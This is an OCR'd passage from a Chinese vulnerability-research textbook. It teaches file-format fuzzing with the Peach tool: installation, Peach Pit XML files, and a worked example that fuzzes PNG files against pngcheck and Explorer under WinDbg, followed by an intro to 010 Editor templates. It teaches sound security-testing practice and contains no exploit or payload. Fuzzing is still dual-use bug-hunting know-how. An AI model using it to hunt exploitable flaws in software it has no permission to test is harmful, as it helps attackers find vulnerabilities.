


图 17.1.2　对 PPT 文件进行面向逻辑测试与盲测的比较

题外话：以上这三种 Fuzz 特性并不是相互独立的，而是可以同时使用的。通常，在一个好的 Smart Fuzz 工具中，这三种特性都会被包含。

17.2　用 Peach 挖掘文件漏洞

17.2.1　Peach 介绍及安装

Peach 是一款用 Python 写的开源的 Smart Fuzz 工具， 它支持两种文件 Fuzz 方法：基于生

长(Generation Based)和基于变异(Mutation Based)。基于生长的 Fuzz 方法产生随机或启发性数据来填充给定的数据模型，从而生成畸形文件。而基于变异的 Fuzz 方法在一个给定的样本文件基础上进行修改从而产生畸形文件。

Peach 的安装文件可以在 http://peachFuzzer.com/PeachInstallation 页面下载，有 exe 版本和 Python 源码两种版本。在 Windows 环境下安装方法如下。

exe 版本

- 安装 Debugging Tools for Windows，为了避免兼容问题，推荐使用 WinDbg 6.8.4 版本。最好再下载操作系统对应的 Windows 符号包（Windows Sym bol Packet，http://www.microsoft.com/whdc/devtools/debugging/symbolpkg.mspx），安装后运行 WinDbg，按下 Ctrl+S 配置 Symbol Search Path，加入 Windows 符号包路径，最后保存退出。
- 下载并安装 Peach Installer，有 32 位(x86)和 64 位(x64)两种版本。
- 如果需要进行网络协议 Fuzz 的话，安装 Wireshark（http://www.wireshark.org/）或者 Winpcap（http://www.winpcap.org/）。

python 版本

- 安装 Debugging Tools for Windows，与安装 exe 版本中的第一步相同。
- 安装 Python2.5 或者 2.6。
- 下载 Peach 源码包至本地主机并解压，解压路径中最好不要包含中文字符和空格。
- 解压后在 dependencies/src 目录下有很多 Peach 运行时需要的包（packet），需要分别安装。安装方法是在命令行下分别进入各个包的目录，敲入命令“python set up.py install”。

安装完后，在命令行下进入 Peach 的安装目录，运行：

```
bin\peach.exe samples\HelloWorld.xml     (exe 版本)
python peach.py samples\HelloWorld.xml   （python 版本）
```


这是一个 HelloWorld 例程，如果可以正常运行，则表示程序已经正确安装。

题外话：由于 Python 是跨平台的，所以 Peach 当然也可以在其他操作系统下运行。如果要在其他操作系统环境下安装，请参照 http://peachFuzzer.com/PeachInstallation。

17.2.2 XML 介绍

Peach 使用 XML 语言来定义数据结构，这种定义数据结构的文件被叫做 Peach Pit 文件。在学习写 Peach Pit 文件之前，我们先来对 XML 进行一个简单的了解。

XML 是“Extensible Markup Language”的缩写，即可扩展标记语言，它与 HTML 一样都是标准通用标记语言（Standard Generalized Markup Language, SGML）。XML 是 Internet 环境中跨平台的、依赖于内容的技术，是当前处理结构化文档信息的有力工具。XML 是一种简单的



数据存储语言，虽然它比二进制数据要占用更多的空间，但 XML 可读性很好，也易于掌握和使用。

以下面这个 XML 文件为例：

```
<?xml version="1.0" encoding="GB2312"?>
<bookstore>
      <!-- This is a comment -->
    <book catalog="Programming">
      <title lang="cn">XML 入门</title>
      <author>Erik T.Ray</author>
      <price>42.00</price>
    </book>
    <book catalog="Networking">
      <title lang="cn">TCP/IP 详解</title>
      <author>W.Richard Stevens</author>
         <price>45.00</price>
      </book>
</bookstore>
```

XML 文件分为文件序言（Prolog）和文件主体两大部分。文件序言位于 XML 文件的第一行，它告诉解析器该如何工作。文件序言中，version 标明此 XML 文件所用的标准版本号，必须要有；encoding 标明此 XML 文件的编码类型，如果是 Unicode 编码时则可以省略。文件主体分为如下几部分。

- 元素（Element）：元素是组成 XML 文档的最小单位，一个元素有一个标识来定义，包括开始和结束标识以及其中的内容。上例中，<title lang=”cn”>XML 入门</title>就是一个元素。
- 标签（Tag）：标签是用来定义元素的。在 XML 中，标签必须成对出现，将数据包围在中间。比如元素<title lan g=”cn”>XML 入门</title>中，<title>就是标签。另外，在 XML 中可以在一个标签中同时表示起始和结束标签，即在大于符号之前紧跟一个斜线（/），例如 XML 解析器会将<tag/>翻译成<tag></tag>。
- 属性（Attribute）：属性是对标签的进一步描述，一个标签可以有多个属性。比如元素<title lang=”cn”>XML 入门</title>中，lang=”cn”就是标签<title>的属性。
- 父元素（Parent Element）和子元素（Child Element）：父元素是指包含其他元素的元素，被包含的元素成为它的子元素。上个例子中，<book>是父元素，<title>、<author>、<price>是它的子元素。
- 根元素（Root Element）：又称文档元素，它是一个完全包含文档中其他所有元素的元素。根元素的起始标记要放在所有其他元素的起始标记之前，而根元素的结束标记要放在所有其他元素的结束标记之后。上个例子中，<bookstore>就是根元素。
- 注释（Comment）：在 XML 中，注释的方法与 HTML 完全相同，使用"<!--"和"-->"将注释文本括起来即可。

17.2.3 定义简单的 Peach Pit

Peach 所使用的 Peach Pit 文件包含了以下 5 个模块：

- GeneralConf
- DataModel
- StateModel
- Agents and Monitors
- Test and Run Configuration

下面分别介绍这 5 个模块的定义方法，并完成一个简单的 HelloWorld 程序。

题外话：在这之前，我们需要准备一个好用的 XML 文件编辑器，Visual Studio，Open XML Editor 或者 Notepad++都是不错的选择。这里我使用的是 Notepad++，它集成了数十种语言的语法着色方案，并且，它安装完后只有 10MB 左右。

首先，我们先搭好一个 XML 框架，下面要写的所有元素都要被包含在根元素<Peach>里。

```
    <?xml version="1.0" encoding="utf-8"?>
    <Peach xmlns=http://phed.org/2008/Peach xmlns:xsi="http://www.w3.org/ 2001/
XMLSchema-instance"
          xsi:schemaLocation=http://phed.org/2008/Peach ../peach.xsd >
          <!-- add elements here -->
    </Peach>
```

其中，Peach 元素的各个属性基本是固定的，不要轻易改动。

（1）GeneralConf

GeneralConf 是 Peach Pit 文件的第一部分，用来定义基本配置信息。具体来说，包括以下三种元素。

- Include：要包含的其他 Peach Pit 文件。
- Import：要导入的 python 库。
- PythonPath：要添加的 python 库的路径。

要注意的是，所有的 Peach Pit 文件都要包含 default.xml 这个文件。

在 HelloWorld 中，GerneralConf 部分只需写入如下内容。

```
    <Include ns="default" src="file:defaults.xml" />
```

（2）DataModel

DataModel 元素用来定义数据模型，包括数据结构和数据关系等。一个 Peach Pit 文件中需要包含一个或者多个数据模型。DataModel 可以定义的几种常用的数据类型如下。

- String：字符串型。
- Number：数据型。
- Blob：无具体数据类型。

- Block：用于对数据进行分组。

比如：

```
<DataModel name="HelloData">
<String name="ID" size="32" value="RIFF" isStatic="true" />
<Block name="TypeAndData">
                <Number name="Type" size="16"/>
      <Blob name="Data"/>
</Block>
</DataModel>
```

要注意的是，size 的单位是 bit。上面的例子中，“ID”的“size”为 32，表示“ID”的长度为 4 字节（1 byte = 8 bits），刚好它的值“RIFF”也是 4 个字节。

在 HelloWorld 程序中，仅定义一个值为“Hello World!”的 String 类型数据。

```
<DataModel name="HelloWorldTemplate">
<String value="Hello World!" />
</DataModel>
```

（3）StateModel

StateModel 元素用于描述如何向目标程序发送 / 接收数据。StateModel 由至少一个 State 组成，并且用 initialState 指定第一个 State；每个 State 由至少一个 Action 组成，Action 用于定义 StateModel 中的各种动作，动作类型由 type 来指定。Action 支持的动作类型包括 start、stop、open、close、input、output、call 等。下面是一个例子：

```
<Action type="input">
      <DataModel ref="InputModel" />
</Action>

<Action type="output">
      <DataModel ref="SomeDataModel" />
       <Data name=”sample” filename=”sample.bin”/>
</Action>

<Action type="call" method="DoStuff">
      <Param name="param1" type="in">
         <DataModel ref="Param1DataModel" />
      </Param>
</Action>

<Action type="close" />
```

上例中，第一个 Action 描述了一个输入型动作，表示按照数据模型 InputModel 产生数据

并作为输入数据；第二个 Action 描述了一个输出型动作，表示按照数据模型 SomeDataMode 产生数据并输出到文件 sample.bin 中；第三个 Action 描述了一个调用动作，表示调用函数 DoStuff，并且将按照数据模型 Param1DataModel 产生的数据作为函数 DoStuff 的参数；第四个 Action 描述了一个关闭程序的动作。

当代码中存在多个 Action 时，则从上至下依次执行。

在 HelloWorld 程序中，我们只需要接收数据模型“HelloWorldTemplate”中的数据，所以写出如下的 StateModel。

```
<StateModel name="State" initialState="State1" >
<State name="State1"  >
      <Action type="output" >
               <DataModel ref="HelloWorldTemplate"/>
      </Action>
</State>
</StateModel>
```

（4）Agent

Agent 元素用于定义代理和监视器，可以用来调用 WinDbg 等调试器来监控程序运行的错误信息等。一个 Peach Pit 文件可以定义多个 Agent，每个 Agent 下可以定义多个 Monitor。下面是一个例子：

```
<Agent name="LocalAgent" location="http://127.0.0.1:9000">
 <Monitor class="debugger.WindowsDebugEngine">
               <Param name="CommandLine" value="notepad.exe fileName" />
      </Monitor>
      <Monitor class="process.PageHeap">
               <Param name="Executable" value="notepad.exe" />
       </Monitor>
</Agent>
```

上例中，第一个 Monitor 类型为 debugger.WindowsDebugEngine，是调用 WinDbg 来执行下面的“notepad.exe fi lename”命令的。第二个 Monitor 类型为 process.PageHeap，意思是为 notepad.exe 开启页堆调试（Page Heap Debug），这在大多数 Windows Fuzzing 中都是很有用的。

在 HelloWorld 程序中，我们不需要启用 WinDbg 调试，所以无需配置 Agent。

（5）Test and Run configuration

在 Peach Pit 文件中，Test and Run configuration 包括 Te st 和 R un 两个元素。

Test 元素用来定义一个测试的配置，包括一个 StateModel 和一个 Publisher，以及 includeing/excluding、Agent 信息等。其中 StateModel 和 Publisher 是必须定义的，其他是可选定义的。下面是一个 Test 配置的例子。

```
<Test name="TheTest">
```

```
        <Exclude xpath="//Reserved" />
        <Agent ref="LocalAgent" />
        <StateModel ref="TheState" />
        <Publisher class="file.FileWriter">
          <Param name="fileName" value="FuzzedFile"/>
      </Publisher>
    </Test>
```

先对 Publisher 做一下介绍。Publisher 用来定义 Peach 的 IO 连接，可以构造网络数据流（如 TCP，UDP，HTTP）和文件流（如 FileWriter，FileReader）等。上例中的 Publisher 定义表示将生成的畸形数据写到 FuzzedFile 文件中。

在 HelloWorld 程序中，需要做的仅仅是把生成的畸形数据显示到命令行，所以 Publisher 用的是标准输出 stdout.Stdout。

```
    <Test name="HelloWorldTest">
       <StateModel ref="State"/>
    <Publisher class="stdout.Stdout" />
    </Test>
```

现在到了最后一步，Run 的配置。Run 元素用来定义要运行哪些测试，包含一个或多个 Test，另外还可以通过 Logger 元素配置日志来捕获运行结果。当然，Logger 也是可选的。

```
    <Run name="DefaultRun">
       <Test ref="TheTest" />
         <Logger class="logger.Filesystem">
                   <Param name="path" value="c:\peach\logtest" />
         </Logger>
    </Run>
```

上例表示程序运行“TheTest”这个测试，并且把运行日志记录到 C:\peach\logtest 目录下。

在 HelloWorld 程序中，只需要在 Run 配置中放入之前定义好的 HelloWorldTest 就可以了。

```
    <Run name="DefaultRun">
    <Test ref="HelloWorldTest" />
    </Run>
```

将文件保存到 peach 目录下，改名为 MyHelloWorld.xml，然后运行：

```
    bin\peach.exe MyHelloWorld.xml （exe 版本）
    python peach.py MyHelloWorld.xml （python 版本）
```

如果没有错误的话，程序运行后会根据 DataModel 中定义的数据模型产生畸形数据，并将其显示到控制台。您将会看到命令行中不断显示出大量的乱码，大概几分钟后程序会运行完毕。如图 17.2.1 所示。




图 17.2.1 My HelloWorld 例程运行结果

17.2.4 定义数据之间的依存关系

在 Smart Fuzz 中，并不是所有的数据都是可以随意产生的，比如数据校验值、数据长度等字段都是要进行计算才能得来的。如果让我们自己去计算这些数据的话，那将是一个费事、烦琐的工作。幸运的是，在 Peach Pit 文件中，可以用 Relation 元素来表示数据长度、数据个数以及数据偏移等信息。其格式为：

```
<Relation type="size" of="Data" />
<Relation type="count" of="Data" />
<Relation type="offset" of="Data" />
```

同样，数据校验值也可以通过 Fixup 元素来表示。Fixup 支持的校验类型包括 CRC32、MD5、SHA1、SHA256、EthernetChecksum、SspiAuthentication 等，具体细节可以参考 Peach 的官方文档。Fixup 的格式为：

```
<Fixup class="FixupClass">
   <Param name="ref" value="Data"/>
</Fixup>
```

其中 FixupClass 可以为 checksums.Crc32Fixup、checksums.SHA256Fixup 等。

下面看一个例子，假定有如下的一个数据模型，如表 17-2-1 所示。

表 17-2-1 数据模型示例

Offset	Size	Description
0x00	4 bytes	Length of Data

续表

Offset	Size	Description
0x04	4 bytes	Type
0x08	Data	
after Data	4 bytes	CRC of Type and Data

可以看出，这里有两个数据需要定义依存关系。第一个是首 4 个字节的数据，其表示 Data 数据段的长度，可以用<Relation type=”size” of=”Data”/>这样的依存关系来表述。第二个是最后 4 个字节的数据，其表示 Type 和 Data 两个数据段的 CRC 校验，可以用<Fixup class=”checksums.Crc32Fixup”/>这样的依存关系来表述。

考虑到需要将 Type 和 Data 这两个数据段合并到一起作为 Fixup 的参数，我们可以增加一个名为“TypeAndData”的 Block，将 Type 和 Data 放到该 Block 里，这样便可以用 TypeAndData 作为 Fixup 的参数。

DataModel 可以这样定义：

```
<DataModel name="HelloData">
<Number name="Length" size="32">
      <Relation type="size" of="Data”/>
</Number>
<Block name="TypeAndData">
      <String name="Type" size="32"/>
      <Blob name="Data"/>
</Block>
<Number name="CRC" size="32">
      <Fixup class="checksums.Crc32Fixup">
                <Param name="ref" value="TypeAndData"/>
      </Fixup>
</Number>
</DataModel>
```

17.2.5 用 Peach Fuzz PNG 文件

学习了 Peach Pit 文件之后，我们来进行一次简单的实战——使用 Peach 对 PNG 文件进行 Fuzz 测试。

首先来看一下 PNG 的文件格式，如图 17.2.2 所示。




图 17.2.2 PNG 文件格式

一个 PNG 文件最前面是 8 个字节的 PNG 签名，十六进制值为 89 50 4E 47 0D 0A 1A 0A。随后是若干个数据区块(Chunk)，包括 IDHR、IDAT、IEND 等。每个区块的格式如表 17-2-2 所示。

表 17-2-2　PNG 文件 Chunk 格式

Name	Size	Description
Length	4 bytes	Length of data field
Type	4 bytes	Chunk type code
Data	Da	ta bytes
CRC	4bytes	CRC of type and data

由此，可将 Chunk 的 DataModel 定义如下：

```
<DataModel name="Chunk">
<Number name="Length" size="32" signed="false">
      <Relation type="size" of="Data" />
</Number>
<Block name="TypeAndData">
      <String name="Type" size="4"/>
      <Blob name="Data" />
</Block>
<Number name="CRC" size="32">
      <Fixup class="checksums.Crc32Fixup">
                <Param name="ref" value="TypeAndData"/>
      </Fixup>
</Number>
</DataModel>
```

首先，不去考虑每个 Chunk 的具体结构，而将 PNG 简单地认为是由一个 PNG 签名和若干结构相同的 Chunk 组成。那么可以在 Chunk 数据模型之后将 PNG 文件的 DataModel 进行如下定义：

```
<DataModel name="Png">
<Blob name="pngMagic" isStatic="true" valueType="hex" value="89 50 4E 47 0D 0A
1A 0A" />
<Block ref="Chunk" minOccurs="1" maxOccurs="1024"/>
</DataModel>
```

minOccrus=”1” maxOccurs=”1024” 表示该区块最少重复 1 次，最多重复 1024 次。

然后开始配置 StateModel：第一步需要修改文件生成畸形文件；第二步需要把该文件关闭；第三部需要调用适当的程序打开生成的畸形文件。在这里，我们使用 pngcheck（http://www.libpng.org/pub/png/apps/pngcheck.html）来作为打开畸形文件的程序。StateModel 定义如下：

```
<StateModel name="TheState" initialState="Initial">
       <State name="Initial">
              <!-- Write out our png file -->
              <Action type="output">
```

```
                <DataModel ref="Png"/>
                    <!-- This is our sample file to read in -->
                    <Data name="data" fileName="sample.png"/>
            </Action>
            <!— Close file -->
            <Action type="close"/>
            <!-- Launch the target process -->
            <Action type="call" method="D:\pngcheck.exe">
                  <Param name="png file" type="in">
                        <DataModel ref="Param"/>
                        <Data name="filename">
                              <!-- Name of Fuzzed output file -->
                              <Field name="Value" value="peach.png"/>
                        </Data>
                  </Param>
            </Action>
      </State>
</StateModel>
```

在 call 动作中我们引用了一个叫做“Param”的数据模型，这个数据模型用来存放传递给 pngcheck.exe 的参数，即畸形文件的文件名。所以“Param”需要包含一个名为“Value”的字符型静态数据。我们需要在 StateModel 之前定义该数据模型。

```
<DataModel name="Param">
      <String name="Value" isStatic="true" />
</DataModel>
```

然后需要在 Test 元素中配置 Publisher 信息。在这里需要使用 FileWriterLauncher，它能够在写完文件之后使用 call 动作启动一个线程。它的参数应当是生成的畸形文件。

```
<Test name="TheTest">
<StateModel ref="TheState"/>
      <Publisher class="file.FileWriterLauncher">
      <Param name="fileName" value="peach.png"/>
</Publisher>
</Test>
```

最后在 Run 信息配置中指定要运行的测试名称。

```
<Run name="DefaultRun">
<Test ref="TheTest" />
</Run>
```

至此，Peach Pit 文件就配置完毕了。将其命名为 png_dumb.xml 并和 sample.png 保存在 Peach 目录下。运行 Fuzzer：

```
bin\peach.exe png_dumb.xml （exe 版本）
```

```
python peach.py png_dumb.xml （python 版本）
```

程序会根据 Peach Pit 文件的配置以及输入的样本 sample.png 生成畸形文件，并将该畸形文件传到 pngcheck.exe 中。如图 17.2.3 所示。




图 17.2.3 使用 pngcheck.exe 打开 PNG 测试用例

接下来对 png_dumb.xml 做一些改动，让程序调用 Windows 资源管理器打开畸形文件。

首先，在 StateModel 的 Action 中找到 type=”call”的这一行，并将后面的 pngcheck 地址改为 explorer。

```
<Action type="call" method="explorer">
```

然后在 Publisher 配置中将 class 改为 file.FileWriterLauncherGui，并且为 Publisher 增加一个名为 WindowName、值为 peach.png 的参数。

```
<Publisher class="file.FileWriterLauncherGui">
<Param name="fileName" value="peach.png"/>
<Param name="WindowName" value="peach.png"/>
</Publisher>
```

FileWriterLauncherGui 和 FileWriterLauncher 的区别在于，前者用于运行带界面的 GUI 程序，并且在运行后会自动关闭窗口标题中含有 WindowName 的值的 GUI 窗口。

执行 Fuzzer，可以看到生成的各个 PNG 畸形文件逐一地被 explorer 打开，如图 17.2.4 所示。

为了捕获程序的异常，还需要配置一下 Agent and Monitor，调用 WinDbg 进行调试。在这之前，请确认已经安装了 WinDbg 6.8。




图 17.2.4 使用 explorer 打开 PNG 测试用例

题外话：到目前为止，Peach 与 WinDbg 6.12 是不兼容的，这会导致实验的失败。所以为了稳妥起见，建议您使用 WinDbg 6.8 版本来进行本实验。

首先，将 StateModel 中最后一个 Action 删掉，并添加这一行：

```
<Action type="call" method="ScoobySnacks" />
```

然后，在 StateModel 下面加入 Agent 配置：

```
<Agent name="LocalAgent">
<Monitor class="debugger.WindowsDebugEngine">
      <Param name="CommandLine" value="explorer peach.png" />
      <Param name="StartOnCall" value="ScoobySnacks" />
</Monitor>

<Monitor class="process.PageHeap">
      <Param name="Executable" value="explorer"/>
</Monitor>
</Agent>
```

然后，在 Test 配置的第一行加入：

```
<Agent ref="LocalAgent"/>
```

并且在 Publisher 的最后一行加入名为 debugger，值为 true 的参数：

```
<Param name="debugger" value="true" />
```

最后在 Run 配置的 Test 元素后面加入日志配置：

```
<Logger class="logger.Filesystem">
<Param name="path" value="logs"/>
</Logger>
```

重新运行 Fuzzer，如图 17.2.5 所示，Fuzzer 程序启动了一个 Local Peach Agent，通过该 Agent 控制 WinDbg 进行调试并捕获异常事件。




图 17.2.5　开启 WinDbg 调试的 Fuzzing

17.3　010 脚本，复杂文件解析的瑞士军刀

17.3.1　010 Editor 简介

010 Editor 是一款非常强大的文本/十六进制编辑器，除了文本/十六进制编辑外，还包括文件解析、计算器、文件比较等功能，但它真正的强大之处还在于文件的解析功能。我们可以使用 010Editor 官方网站提供的解析脚本(Binary Template)对 avi、bmp、png、exe 等简单格式的文件进行解析，当然也可以根据需求来自己编写文件解析脚本。

下面以 PNG 文件解析为例，介绍 010 Editor 的文件解析功能。首先从官方网站上下载和安装 010 Ed itor（http://sweetscape.com/010editor），然后到文件解析脚本下载页面中下载 PNGTemplate.bt。用 010 Editor 打开 PNG 文件，然后通过 Templates –> Open Template 菜单打开 PNGTemplate.bt，按 F5 键运行该脚本，就可以在 Template Results 窗口中看到该 PNG 文件的解析结果。如图 17.3.1 所示。




图 17.3.1 010 Editor 的文件解析功能

17.3.2 010 脚本编写入门

学过 C/C++的您会发现 010 Editor 的文件解析脚本（即 010 脚本）看起来跟 C/C++的结构体定义比较相似。然而文件解析脚本不是结构体，而是一个自上而下执行的程序，所以它可以使用 if、for、while 等语句。

在 010 脚本中，声明的每个变量都对应着文件的相应字节。比如以下声明：

```
char header[4];
int numRecords;
```

